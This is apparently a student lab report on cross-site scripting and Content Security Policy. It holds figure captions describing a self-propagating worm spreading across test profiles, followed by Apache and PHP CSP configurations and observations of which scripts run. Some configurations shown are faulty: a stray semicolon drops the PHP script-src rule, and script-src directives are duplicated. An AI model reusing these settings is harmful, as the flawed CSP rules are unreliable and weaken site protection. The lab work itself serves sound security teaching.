


Figure 13 Worm Code in Samy's Profile




Figure 14 Saving the Profile




Figure 15 When Alice visits Samy's profile the worm code gets executed and Alice's Profile get's infected




Figure 16 Charlie's profile before Visiting Alice




Figure 17 After Charlie Visiting Alice's profile, get's infected too




Figure 18 Bobby before Visting anyone's profile




Figure 19 Bobby after visting Charlie's Profile




Figure 20 Bobby'd profile also go infected, THUS SELF PROPOGATING WORM

Task 7

1)

Example32.com

- When visiting all the 3 websites, I can see that for example32a.com, all the inline value as well as the From Values are all set to OK.
- Therefore, the website will run inline JS code with nonce 111-111-111,222-222-222, no nonce as well as external JS program from the website itself and domains example60.com and example70.com, therefore is vulnerable to XSS attacks as no CSP configuration has been done.

Example32b.com

- This website has some CSP configuration done as compared to example32a.com website, which includes, no inline JS code can be executed on this website, which is indicated by all the inline values set to Failed. However, this page allows execution of external JS programs from self origin as well as the domains in the whitelist a.k.a trusted domain "example70.com". Therefore, making it still vulnerable to XSS attacks if the domain is untrusted.
- With the CSP rules above, if attackers want to include code in their inputs, they cannot use the inline method; they must place their code in an external place, and then include a link to the code in their data. To get their code executed, they must put their code on example70.com.

Example32c.com

- If different pages have different policies, or nonces need to be refreshed, we can set CSP policies inside web applications. The phpindex.php program generates a webpage and use the Content-Security-Policy header to set CSP rules, for the example32c.com.
- A CSP header, specifying that only the JavaScript code satisfying one of the following conditions can be executed: from the same origin, from example70.com, or has a nonce 111-111-111. All others will not be executed. Therefore, we see OK on those values only.

2)

Clicking button on example32a.com executes the following alert box, which says JS code executed. As there are no CSP configurations, code from anywhere self origin or external can be executed on this Website.




Figure 21 Button click on example32a.com

For example32b.com and example32c.com, nothing is happened when clicked on the button because of CSP configurations.

```
GNU nano 4.8
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>
```

Figure 22 example32a.com

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        script-src 'self' *.example60.com \
    "
</VirtualHost>
```

Figure 23 example32b.com

```
# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

Figure 24 example32c.com

3)

For allowing Area 5 and Area 6 to show OK, we'd have to change the CSP configuration in the `apache_csp.conf`. Therefore, in the `Header set Content-Security-Policy`:

We add `script-src 'self' *.example60.com`, therefore including it inside the whitelist of CSP configuration.

```
GNU nano 4.8                                     apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        script-src 'self' *.example60.com \
        "
</VirtualHost>
```

Figure 25 Changing Configuration in `apache_csp.conf`

```
root@bcfd5655a2c6: /etc/apache2/sites-available
root@bcfd5655a2c6:/etc/apache2/sites-available# ls
000-default.conf  apache_csp.conf  apache_elgg.conf  default-ssl.conf  server_name.conf
root@bcfd5655a2c6:/etc/apache2/sites-available# nano apache_csp.conf
root@bcfd5655a2c6:/etc/apache2/sites-available# service apache2 restart
* Restarting Apache httpd web server apache2
root@bcfd5655a2c6:/etc/apache2/sites-available# [ OK ]
```

Figure 26 Restarting the Apache Server




Figure 27 Before changing the conf file



Figure 28 After changing the conf file

4)

Modifying the `phpindex.php` code file, such that it will allow the nonce values 222-222-222, `example60.com`, which can be done by adding values to the following `script-src` field in tag.



CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From `www.example60.com`: **Failed**
6. From `www.example70.com`: **OK**
7. From button click:

Figure 29 Before modifying the `phpindex.php` file

```
root@bcfd5655a2c6: /var/www/csp
root@bcfd5655a2c6:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@bcfd5655a2c6:/var/www/csp#
```

Figure 30 Edit the `php` file

```
root@bcfd5655a2c6: /var/www/csp
GNU nano 4.8                                phpindex.php                                Modified
<?php
  $cspheader = "Content-Security-Policy:".
    "default-src 'self'";
    "script-src 'self' 'nonce-111-111-111' *.example70.com 'nonce-222-222-222' *.example60.com";
  header($cspheader);
?>

<?php include 'index.html';?>
```

Figure 31 Add new nonce 222-222-222 and example60.com

```
root@bcfd5655a2c6: /var/www/csp
root@bcfd5655a2c6:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@bcfd5655a2c6:/var/www/csp# service apache2 restart
* Restarting Apache httpd web server apache2
root@bcfd5655a2c6:/var/www/csp#
```

Figure 32 Restart the apache server



Figure 33 Values are changed to OK

5)

Avoid using inline client-side scripts such as JavaScript and using eval functions inside the web page. They are more prone for cross-site attacks. Use default-src directive and set its value to 'self' and move all the inline codes to external script files and import them accordingly inside the webpage. By now, the CSP header will be:

Content-Security-Policy: default-src 'self'

This prevents from editing or adding any inline client-side scripts inside the webpage directly. In the case, when it is necessary and unavoidable situation arises to use inline scripts, in two ways it can be allowed:

unsafe-inline

Adding this to default-src directive allows inline scripts to be added to the web page. But it is the bad practice that makes the CSP policy meaningless.

Nonce

If developers really want to inline JavaScript code in their web pages, CSP does provide a safe way to do that; all we need to do is to tell browsers which piece of JavaScript code is trustworthy. There are two ways to do so, one is to put the one-way hash value of the trusted code in the CSP rules; the other way is to use nonce. Therefore, only code with valid nonce will be executed.